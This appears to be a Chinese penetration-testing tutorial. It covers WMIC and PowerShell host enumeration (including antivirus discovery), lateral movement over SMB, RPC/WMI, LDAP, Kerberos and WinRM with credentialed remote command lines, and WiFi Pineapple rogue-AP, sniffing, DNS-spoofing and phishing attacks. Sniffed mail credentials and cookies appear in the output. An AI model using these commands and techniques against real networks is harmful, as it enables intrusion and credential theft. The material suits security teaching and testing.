/NAMESPACE          Path for the namespace the alias operate against.
/ROLE               Path for the role containing the alias definitions.
/NODE               Servers the alias will operate against.
/IMPLEVEL           Client impersonation level.
/AUTHLEVEL          Client authentication level.
/LOCALE             Language id the client should use.
/PRIVILEGES         Enable or disable all privileges.
/TRACE              Outputs debugging information to stderr.
/RECORD             Logs all input commands and output.
/INTERACTIVE        Sets or resets the interactive mode.
/FAILFAST           Sets or resets the FailFast mode.
/USER               User to be used during the session.
/PASSWORD           Password to be used for session login.
/OUTPUT             Specifies the mode for output redirection.
/APPEND             Specifies the mode for output redirection.
/AGGREGATE          Sets or resets aggregate mode.
```

```
process /?     #进程管理的帮助#
```

```
wmic:root\cli>process /?

PROCESS - Process management.

HINT: BNF for Alias usage.
(<alias> [WMIObject] | <alias> [<path where>] | [<alias>] <path where>) [<verb clause>].

USAGE:

PROCESS ASSOC [<format specifier>]
PROCESS CALL <method name> [<actual param list>]
PROCESS CREATE <assign list>
PROCESS DELETE
PROCESS GET [<property list>] [<get switches>]
PROCESS LIST [<list format>] [<list switches>]
```

```
wmic process get /?#属性获取操作帮助
```

```
wmic:root\cli>process get /?

Property get operations.
USAGE:

GET [<property list>] [<get switches>]
NOTE: <property list> ::= <property name> | <property name>, <property list>

The following properties are available:
Property                          Type                 Operation
========                          ====                 =========
CSName                            N/A                  N/A
CommandLine                       N/A                  N/A
Description                       N/A                  N/A
ExecutablePath                    N/A                  N/A
ExecutionState                    N/A                  N/A
Handle                            N/A                  N/A
HandleCount                       N/A                  N/A
InstallDate                       N/A                  N/A
KernelModeTime                    N/A                  N/A
MaximumWorkingSetSize             N/A                  N/A
MinimumWorkingSetSize             N/A                  N/A
Name                              N/A                  N/A
OSName                            N/A                  N/A
Press any key to continue, or press the ESCAPE key to stop
```

根据自己实际的需要去对相关的信息进行读取

0×03.以进程为例展现wmic的使用

这里的靶机使用的是一台win7 x86的虚拟机 这里以查看进程为例:

```
wmic process get caption,executablepath,processid    #获取系统当前正在运行的进程、进程
```

```
wmic:root\cli>process get caption,executablepath,processid
Caption                 ExecutablePath                 ProcessI
System Idle Process                                    0
System                                                 4
smss.exe                                               276
csrss.exe                                              364
wininit.exe                                            416
csrss.exe                                              424
winlogon.exe                                           480
services.exe                                           520
lsass.exe                                              528
lsm.exe                                                536
svchost.exe                                            644
svchost.exe                                            720
svchost.exe                                            804
svchost.exe                                            852
svchost.exe                                            880
svchost.exe                                            1040
svchost.exe                                            1200
spoolsv.exe                                            1348
svchost.exe                                            1380
VGAuthService.exe                                      1508
vmtoolsd.exe                                           1560
```

```
wmic service where (state="running") get name ,processid ,pathname ,startmode ,c
```

```
wmic root\cli>service where (state="running") get name ,processid ,pathname ,startmode ,caption
Caption                                      Name                    PathName                                                         ProcessId  StartMode
Application Experience                       AeLookupSvc             C:\Windows\system32\svchost.exe -k netsvcs                       880        Manual
Application Information                      Appinfo                 C:\Windows\system32\svchost.exe -k netsvcs                       880        Manual
Windows Audio Endpoint Builder               AudioEndpointBuilder    C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted  852        Auto
Windows Audio                                Audiosrv                C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted 804        Auto
Base Filtering Engine                        BFE                     C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork         1380       Auto
Background Intelligent Transfer Service      BITS                    C:\Windows\System32\svchost.exe -k netsvcs                       880        Auto
Bluetooth Support Service                    bthserv                 C:\Windows\system32\svchost.exe -k bthsvcs                       1760       Manual
Cryptographic Services                       CryptSvc                C:\Windows\system32\svchost.exe -k NetworkService                1200       Auto
Offline Files                                CscService              C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted  852        Auto
DCOM Server Process Launcher                 DcomLaunch              C:\Windows\system32\svchost.exe -k DcomLaunch                    644        Auto
DHCP Client                                  Dhcp                    C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted 804        Auto
DNS Client                                   Dnscache                C:\Windows\system32\svchost.exe -k NetworkService                1200       Auto
Diagnostic Policy Service                    DPS                     C:\Windows\System32\svchost.exe -k LocalServiceNoNetwork         1380       Auto
Windows Event Log                            eventlog                C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted 804        Auto
COM+ Event System                            EventSystem             C:\Windows\system32\svchost.exe -k LocalService                  1040       Auto
Windows Font Cache Service                   FontCache               C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation 3304      Auto
Group Policy Client                          gpsvc                   C:\Windows\system32\svchost.exe -k netsvcs                       880        Auto
IP Helper                                    iphlpsvc                C:\Windows\System32\svchost.exe -k NetSvcs                       880        Auto
Server                                       LanmanServer            C:\Windows\system32\svchost.exe -k netsvcs                                  Auto
Workstation                                  LanmanWorkstation       C:\Windows\System32\svchost.exe -k NetworkService                           Auto
TCP/IP NetBIOS Helper                        lmhosts                 C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted 804        Auto
Windows Firewall                             MpsSvc                  C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork         1380       Auto
```

```
wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName,prc
```

```
wmic:root\cli>/namespace:\\root\securitycenter2 path antivirusproduct GET displayName,productState, pathToSignedProductE
displayName       pathToSignedProductExe   productState
Windows Defender  windowsdefender://       401664
```

```
wmic onboarddevice get Description, DeviceType, Enabled, Status /format:list  #
```

```
wmic:root\cli>onboarddevice get Description, DeviceType, Enabled, Status /format:list


Description=VMware SVGA II
DeviceType=3
Enabled=FALSE
Status=


Description=ES1371
DeviceType=7
Enabled=FALSE
Status=
```

```
wmic product get name  #系统安装软件情况 #
```

```
wmic:root\cli>product get name
Name
Python 2.6.3
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.20.27508
VMware Tools
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.20.27508
```

```
wmic environment get Description, VariableValue  #系统环境变量#
```

```
wmic:root\cli>environment get Description, VariableValue
Description                        VariableValue
<SYSTEM>\ComSpec                   %SystemRoot%\system32\cmd.exe
<SYSTEM>\FP_NO_HOST_CHECK          NO
<SYSTEM>\NUMBER_OF_PROCESSORS      2
<SYSTEM>\OS                        Windows_NT
<SYSTEM>\Path                      %SystemRoot%\system32;%SystemRoot%;%SystemRoot%\System32\Wbem;%SYSTEMROOT%\System32\WindowsPowerShell\v1.0\;C:\Python26
<SYSTEM>\PATHEXT                   .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
<SYSTEM>\PROCESSOR_ARCHITECTURE    x86
<SYSTEM>\PROCESSOR_IDENTIFIER      x86 Family 23 Model 17 Stepping 0, AuthenticAMD
<SYSTEM>\PROCESSOR_LEVEL           23
<SYSTEM>\PROCESSOR_REVISION        1100
<SYSTEM>\PSModulePath              %SystemRoot%\system32\WindowsPowerShell\v1.0\Modules\
<SYSTEM>\TEMP                      %SystemRoot%\TEMP
<SYSTEM>\TMP                       %SystemRoot%\TEMP
<SYSTEM>\USERNAME                  SYSTEM
<SYSTEM>\windir                    %SystemRoot%
<SYSTEM>\windows_tracing_flags     3
<SYSTEM>\windows_tracing_logfile   C:\BVTBin\Tests\installpackage\csilogfile.log
NT AUTHORITY\SYSTEM\TEMP           %USERPROFILE%\AppData\Local\Temp
NT AUTHORITY\SYSTEM\TMP            %USERPROFILE%\AppData\Local\Temp
WIN-4BKLI131A8U\cjx\TEMP           %USERPROFILE%\AppData\Local\Temp
WIN-4BKLI131A8U\cjx\TMP            %USERPROFILE%\AppData\Local\Temp
```

```
wmic computersystem get Name, Domain, Manufacturer, Model, Username, Roles/forma
```

```
wmic:root\cli>computersystem get Name, Domain, Manufacturer, Model, Username, Roles/format:list


Domain=WORKGROUP
Manufacturer=VMware, Inc.
Model=VMware Virtual Platform
Name=WIN-4BKLI131A8U
Roles={"LM_Workstation","LM_Server","NT"}
UserName=WIN-4BKLI131A8U\cjx
```

```
wmic sysdriver get Caption, Name, PathName, ServiceType, State, Status /format:l
```

```
Name=WmiAcpi
PathName=C:\Windows\system32\drivers\wmiacpi.sys
ServiceType=Kernel Driver
State=Stopped
Status=OK


Caption=Windows 套接字 2.0 Non-IFS 服务提供程序支持环境
Name=ws2ifsl
PathName=C:\Windows\system32\drivers\ws2ifsl.sys
ServiceType=Kernel Driver
State=Running
Status=OK


Caption=User Mode Driver Frameworks Platform Driver
Name=WudfPf
PathName=C:\Windows\system32\drivers\WudfPf.sys
ServiceType=Kernel Driver
State=Stopped
Status=OK
```

关于更多的信息可以通过官方的说明文档 https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/wmic

0×04.关于powershell的Get-Wmi 对象

Get-Wmi是获取Windows Management Instrumentation（WMI）类的实例或有关可用类的信息。我们需要首先知道自己的windows计算机支持那些可用的WMI类。

```
Get-Wmiobject -list   #自己的windows计算机支持那些可用的WMI类#
```

```
Windows PowerShell
Windows PowerShell
版权所有 (C) 2009 Microsoft Corporation。保留所有权利。

PS C:\Users\cjx> Get-Wmiobject -list


   NameSpace: ROOT\cimv2

Name                                Methods              Properties
----                                -------              ----------
__NotifyStatus                      {}                   {StatusCode}
__ExtendedStatus                    {}                   {Description, Operation, ParameterInfo, ProviderName...}
Win32_PrivilegesStatus              {}                   {Description, Operation, ParameterInfo, PrivilegesNotHeld...}
Win32_JobObjectStatus               {}                   {AdditionalDescription, Description, Operation, ParameterIn...
__SecurityRelatedClass              {}                   {}
__Trustee                           {}                   {Domain, Name, SID, SidLength...}
Win32_Trustee                       {}                   {Domain, Name, SID, SidLength...}
__NTLMUser9X                        {}                   {Authority, Flags, Mask, Name...}
__ACE                               {}                   {AccessMask, AceFlags, AceType, GuidInheritedObjectType...}
Win32_ACE                           {}                   {AccessMask, AceFlags, AceType, GuidInheritedObjectType...}
__SecurityDescriptor                {}                   {ControlFlags, DACL, Group, Owner...}
Win32_SecurityDescriptor            {}                   {ControlFlags, DACL, Group, Owner...}
__PARAMETERS                        {}                   {}
__SystemClass                       {}                   {}
__ProviderRegistration              {}                   {provider}
__EventProviderRegistration         {}                   {EventQueryList, provider}
__ObjectProviderRegistration        {}                   {InteractionType, provider, QuerySupportLevels, SupportsBat...
__ClassProviderRegistration         {}                   {CacheRefreshInterval, InteractionType, PerUserSchema, prov...
__InstanceProviderRegistration      {}                   {InteractionType, provider, QuerySupportLevels, SupportsBat...
__MethodProviderRegistration        {}                   {provider}
__PropertyProviderRegistration      {}                   {provider, SupportsGet, SupportsPut}
__EventConsumerProviderRegistration {}                   {ConsumerClassNames, provider}
__thisNAMESPACE                     {}                   {SECURITY_DESCRIPTOR}
__NAMESPACE                         {}                   {Name}
__IndicationRelated                 {}                   {}
__FilterToConsumerBinding           {}                   {Consumer, CreatorSID, DeliverSynchronously, DeliveryQoS...}
__EventConsumer                     {}                   {CreatorSID, MachineName, MaximumQueueSize}
__AggregateEvent                    {}                   {NumberOfEvents, Representative}
```

例子:在本地计算机上获取进程

```
PS C:\User\cjx>Get-WmiObiect
位于命令管道位置 1 的cmdlet Get-WmiObject
请为以下参数提供值:
Class: Win32_Process
#在本地计算机上获取进程#
```

```
PS C:\Users\cjx> Get-WmiObject

位于命令管道位置 1 的 cmdlet Get-WmiObject
请为以下参数提供值:
Class: Win32_Process
__CLASS                    : Win32_Process
__SUPERCLASS               : CIM_Process
__DYNASTY                  : CIM_ManagedSystemElement
__RELPATH                  : Win32_Process.Handle="852"
__PROPERTY_COUNT           : 45
__DERIVATION               : {CIM_Process, CIM_LogicalElement, CIM_ManagedSyste
                             mElement}
__SERVER                   : WIN-4BKLI131A8U
__NAMESPACE                : root\cimv2
__PATH                     : \\WIN-4BKLI131A8U\root\cimv2:Win32_Process.Handle=
                             "852"
Caption                    : svchost.exe
CommandLine                :
CreationClassName          : Win32_Process
CreationDate               : 20191202193042.118823+480
CSCreationClassName        : Win32_ComputerSystem
CSName                     : WIN-4BKLI131A8U
Description                : svchost.exe
ExecutablePath             :
ExecutionState             :
Handle                     : 852
HandleCount                : 393
InstallDate                :
KernelModeTime             : 112944724
MaximumWorkingSetSize      :
```

Get-WmiObject和wmic相比，可以说是一个升级版，Get-WmiObject可以指定一个参数进行使用（Parameters） 例如在本地计算机上获取进程，也可以指定相应的参数进行一个查询它的一个过程.

```
Get-WmiObject -Class Win32_Process  #在本地计算机上获取进程#
```

具体的参数以及命令在官方文档中进行查询https://docs.microsoft.com/zh-cn/powershell/module/Microsoft.PowerShell.Management/Get-WmiObject?view=powershell-5.1#parameters

内网横向常见端口

Port：445

SMB（Server Message Block） Windows协议族，主要功能为文件打印共享服务，简单来讲就是共享文件夹。

该端口也是近年来内网横向扩展中比较火的端口，大名鼎鼎的永恒之蓝漏洞就是利用该端口，操作为扫描其是否存在MS17-010漏洞。正常情况下，其命令主要是建立IPC服务()

空会话

```
net use \\192.168.1.2
```

远程本地认证

```
net use \\192.168.1.2 /user:a\username password
```

注： `a/username` 中 `a` 为工作组情况下的机器命名，可以为任意字符,例如 `workgroup/username`

域test.local 远程认证

```
net use \\192.168.1.2 /user:test\username password
```

Port:137、138、139

NetBios端口，137、138为UDP端口，主要用于内网传输文件，而NetBios/SMB服务的获取主要是通过139端口的。

Port：135

该端口主要使用DCOM和RPC（Remote Procedure Call）服务，我们利用这个端口主要做WMI（Windows Management Instrumentation）管理工具的远程操作。

- 使用时需要开启wmic服务
- 几乎所有的命令都是管理员权限
- 如果出现"Invalid Global Switch",需要使用双引号把该加的地方都加上
- 远程系统的本地安全策略的“网络访问: 本地帐户的共享和安全模式”应设为“经典-本地用户以自己的身份验证”
- 防火墙最好是关闭状态

```
wmic /node:192.168.1.2 /user:domain\username /password:123456 process call creat
```

同时，wmic还有很多版本 类似于 python版本、Powershell版本和exe版本等等

该端口还可以验证是否开启 Exchange Server

Port：53

该端口为DNS服务端口，只要提供域名解析服务使用，该端口在渗透过程中可以寻找一下DNS域传送漏洞，在内网中可以使用DNS协议进行通信传输，隐蔽性更加好，参考文章：

- dns隧道之dns2tcp
- dns隧道之dnscat2

Port：389

用于LADP（轻量级目录访问协议），属于TCP/IP协议，在域过程中一般出现在域控上出现该端口，进行权限认证服务，如果拥有对该域的用户，且担心net或者其他爆破方法不可行的情况，可以尝试使用LADP端口进行爆破。

工具可以使用类似于hydra等开源项目

Port：88

该端口主要开启Kerberos服务，属于TCP/IP协议，主要任务是监听KDC的票据请求，该协议在渗透过程中可以进行黄金票据和白银票据的伪造，以横向扩展某些服务。

Port：5985

该端口主要介绍WinRM服务，WinRM是Windows对WS-Management的实现，WinRM允许远程用户使用工具和脚本对Windows服务器进行管理并获取数据。并且WinRM服务自Windows Vista开始成为Windows的默认组件。

条件：

- Windows Vista上必须手动启动，而Windows Server 2008 中服务是默认开启的。
- 服务在后台开启，但是端口还没有开启监听，所以需要开启端口
- 使用 `winrm quickconfig` 对WinRM进行配置，开启HTTP和HTTPSS监听，且需要开启防火墙


第二章 打点-进入内网

外部接入点-WiFi


无线攻击实战应用之DNSSpoof、Evil Portal、DWall组合拳入侵

前言：这篇文章主要向大家介绍WiFi Pineapple(以下简称“菠萝”)设备的基本使用方法，以及通过菠萝中的几个模块达到中间人攻击，网站钓鱼和获得shell。文章中主要使用到DWall、Evil Portal与DNSMasq Spoofv三个模块。

一. Pineapple开启与网络桥接 将菠萝的按钮由off划到wifi标志，稍等片刻便会向周围发射两个无线信号。一个无线信号是菠萝的管理ap，一个是给受害者使用的开放ap。这两个ap的ssid以及管理ap的密码均可以在菠萝的web管理界面中设置。




接下来需要给菠萝桥接一个网络。菠萝本身自带一个有线网口，插入网线连接以太网即可。同时菠萝还支持桥接到一个无线网络上，在NetWorking菜单的WiFi Client Mode模块中，点击scan扫描周围ssid，选择需要桥接的ssid，输入密码连接即可。



二．诱骗受害者连接钓鱼ap

这里需要介绍到菠萝的PineAP模块，PineAP通过伪造Probe Response帧，欺骗客户端这是一个过去成功连接过的ap，从而使得客户端连接上我们的钓鱼热点。PineAP的配置可以参考如下：




```
Allow Associations：允许客户端通过任何请求的 SSID连接到菠萝。
Log Probes：允许 Logging 模块记录查看客户端的探针请求。
Log Associations：允许 Logging 模块记录查看客户端的连接信息。
Beacon Response Beacon：将beacon信标发送给客户端，响应客户端的探针请求。
```

PineAP探测到的附近客户端连接请求。




Timestamp	Event	MAC	SSID
Nov 19 07:14:36	Probe Request	34:d0:[illegible]04:8d	Xiaomi_C786
Nov 19 07:14:41	Probe Request	34:d0:[illegible]04:8d	Xiaomi_C786
Nov 19 07:14:49	Probe Request	80:a5:[illegible]:3f:91	[illegible]
Nov 19 07:14:57	Probe Request	ac:bc:[illegible]21:c7	vip meeting
Nov 19 07:15:07	Probe Request	ac:bc:[illegible]21:c7	vango-wifi
Nov 19 07:15:07	Probe Request	ac:bc:[illegible]21:c7	H3C
Nov 19 07:15:15	Probe Request	18:1d:[illegible]ed:15	907-5.0-1
Nov 19 07:15:17	Probe Request	ac:bc:[illegible]21:c7	vip meeting
Nov 19 07:15:29	Probe Request	cc:d2:[illegible]02:f7	CMCC
Nov 19 07:15:29	Association	cc:d2:[illegible]02:f7	CMCC
Nov 19 07:15:49	Probe Request	34:d0:[illegible]04:8d	Xiaomi_C786

很快有客户端成功连接上。



三．使用DWall进行中间人攻击 DWall中文名称叫“绵羊墙”，是菠萝中的一个默认安装模块，它可以嗅探已连接客户端的所有HTTP请求，如URLs、Cookies、Post Data，以及实时地显示出客户端正在浏览的图片。



发现受害者登录了邮箱，嗅探到受害者邮箱的地址，账号密码和cookie。

```
172.16.42.181    http://mail.        edu.cn/coremail/XJS/js/tab/initPageClickLink.js
172.16.42.181    http://mail         edu.cn/coremail/XJS/js/simpleclient.js
172.16.42.181    http://mail         edu.cn/coremail/XJS/js/uidialog.js
172.16.42.181    http://mail         edu.cn/coremail/XJS/js/uicommon.js
172.16.42.181    http://mail.        edu.cn/coremail/common/js/jquery.min.js

Cookies
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=1         @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=16        @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma
172.16.42.181    uid=1         @pop        edu.cn; CoremailReferer=http%3A%2F%2Fma

Data
n%3Alogin=&uid=16        %40pop        edu.cn&nodetect=false&password=        &locale=
```

四. DNS欺骗原理

DNS服务器工作原理是，存储IP地址到DNS名称映射的记录(称为资源记录)数据库，联系这些资源记录与客户端，并将这些资源记录与其他DNS服务器联系。而客户端对于每个通过互联网发送的DNS请求都包含一个独特的识别码，其目的在于辨识查询和响应，并将对应的查询和响应配对在一起。这就意味着，如果我们可以拦截客户端发送的DNS请求包，做一个包含该识别码的假数据包，这样目标计算机就会根据识别码认为这个假数据包就是其需要的结果，从而接受我们发送的包。 这里尝试使用nslookup查看域名解析情况，用tracert命令跟踪：无修改，dns欺骗，配置静态dns，三种情况下访问测试域名的路由情况。

无修改：

本地的dns如图

```
C:\Users\Administrator>nslookup
默认服务器:  pdns.           .cn
Address:  10.        .150
```

使用nslookup解析测试域名域名，获得的ip地址为正常的域名对应ip。

```
C:\Users\Administrator>nslookup www.       .com
服务器:  pdns.              cn
Address:  10.20.120.150

非权威应答:
名称:    www.      .com.lxdns.com
Addresses:  122.      .186.251
          36.    241.153
Aliases:  www.      .com
```

使用tracert命令跟踪路由,数据包由网关转到dns服务器然后解析出测试域名的ip跳转至该ip。

```
C:\Users\Administrator>tracert www.4399.com

通过最多 30 个跃点跟踪
到 www.4399.com.lxdns.com [36.25.241.153] 的路由:

  1     *        1 ms     1 毫秒 10.20.56.1
  2     1 毫秒   1 毫秒   1 毫秒 172.16.0.1
  3     6 ms     8 ms     7 ms  61.     47.193
  4    27 ms     1 ms     1 ms  220.    .158.217
  5     4 ms     4 ms     1 ms  220.     143.161
  6     1 ms     1 ms     1 ms  220.     200.78
  7     *        *        *     请求超时。
  8     *        *        *     请求超时。
  9     4 ms     4 ms     4 ms  36.25.241.153
```

dns欺骗：

开启dns欺骗后，客户端的dns服务器已经变成菠萝的服务器。

```
C:\Users\Administrator>nslookup
默认服务器:  Pineapple.lan
Address:  172.16.42.1
```

使用nslookup发现菠萝服务器将域名解析成菠萝的网关，当访问该域名时，会跳转至设置好的部署在菠萝网关上的钓鱼页面（landing page）。

```
C:\Users\Administrator>nslookup www.      .com
服务器:  Pineapple.lan
Address:  172.16.42.1

名称:    www.      .com
Address:  172.16.42.1
```

使用tracert查看数据包流向。

```
C:\Users\Administrator>tracert www.4399.com

通过最多 30 个跃点跟踪
到 www.4399.com [172.16.42.1] 的路由:

  1     2 ms     4 ms     2 ms  Pineapple.lan [172.16.42.1]
```

配置静态dns：

当我们配置好静态ip时，菠萝对dns的修改就不再生效，dns服务器为设置的地址。

```
C:\Users\Administrator>nslookup
默认服务器:  public1.114dns.com
Address:  114.114.114.114
```

解析测试域名得到的ip正常。

```
C:\Users\Administrator>nslookup www.      .com
服务器:  public1.114dns.com
Address:  114.114.114.114

非权威应答:
名称:    www.     .com.lxdns.com
Addresses:  36.   .241.153
          122.     .186.251
Aliases:  www.     .com
```

tracert跟踪路由，重新访问到了域名正确对应的ip。由此可见，配置静态的、安全的dns可以有效防御dns欺骗。

```
C:\Users\Administrator>tracert www.     .com

通过最多 30 个跃点跟踪
到 www.     .com.lxdns.com [36.    .241.153] 的路由:


  1     2 ms     2 ms     4 ms  172.16.42.1
  2     3 ms     4 ms     2 ms  10.20.56.1
  3     2 ms     1 ms     *     172.16.0.1
  4    10 ms    11 ms    10 ms  61.     .47.193
  5     4 ms     4 ms    25 ms  220.     .158.217
  6     3 ms     6 ms     6 ms  220.     .143.161
  7     3 ms     3 ms     4 ms  220.     .200.78
  8     *        *        *     请求超时。
  9     *        *        *     请求超时。
 10     5 ms     7 ms     6 ms  36.     .241.153
```

五．钓鱼实例和尝试获取shell

此处我们使用到菠萝中的DNSMasq Spoof与Evil Portal模块。它们的作用是dns欺骗，获取到受害客户端的域名解析控制权。我们可以在hosts中设置想要进行欺骗的域名，当用户输入该域名后，模块会欺骗用户将域名解析成我们设置好的ip，此处设置跳转到菠萝网关上。



Landing Page是设置菠萝网关的页面，此处我们重定向到公网上一台配置好钓鱼网站的vps。也可给菠萝添加一张sd卡，直接将钓鱼网站文件放置到菠萝中。



1.TP-LINK管理员密码获取示例

这里使用到Evil Portal模块，它是的作用是可以使接入用户在访问任意网站时都跳转到我们事先设置好的Landing page中。Landing Page是设置菠萝网关的页面，此处我们重定向到公网上一台配置好钓鱼网站的vps上。也可给菠萝添加一张sd卡，直接将钓鱼网站文件放置到菠萝中。

简单介绍模块中各功能：

(1)Controls：模块的启用和关闭。


(2)Word Bench：工作目录，可创建新的Landing page，包含php，js等。

(3)White List：客户端白名单，白名单内的用户不会强制跳转到我们地Landing page。

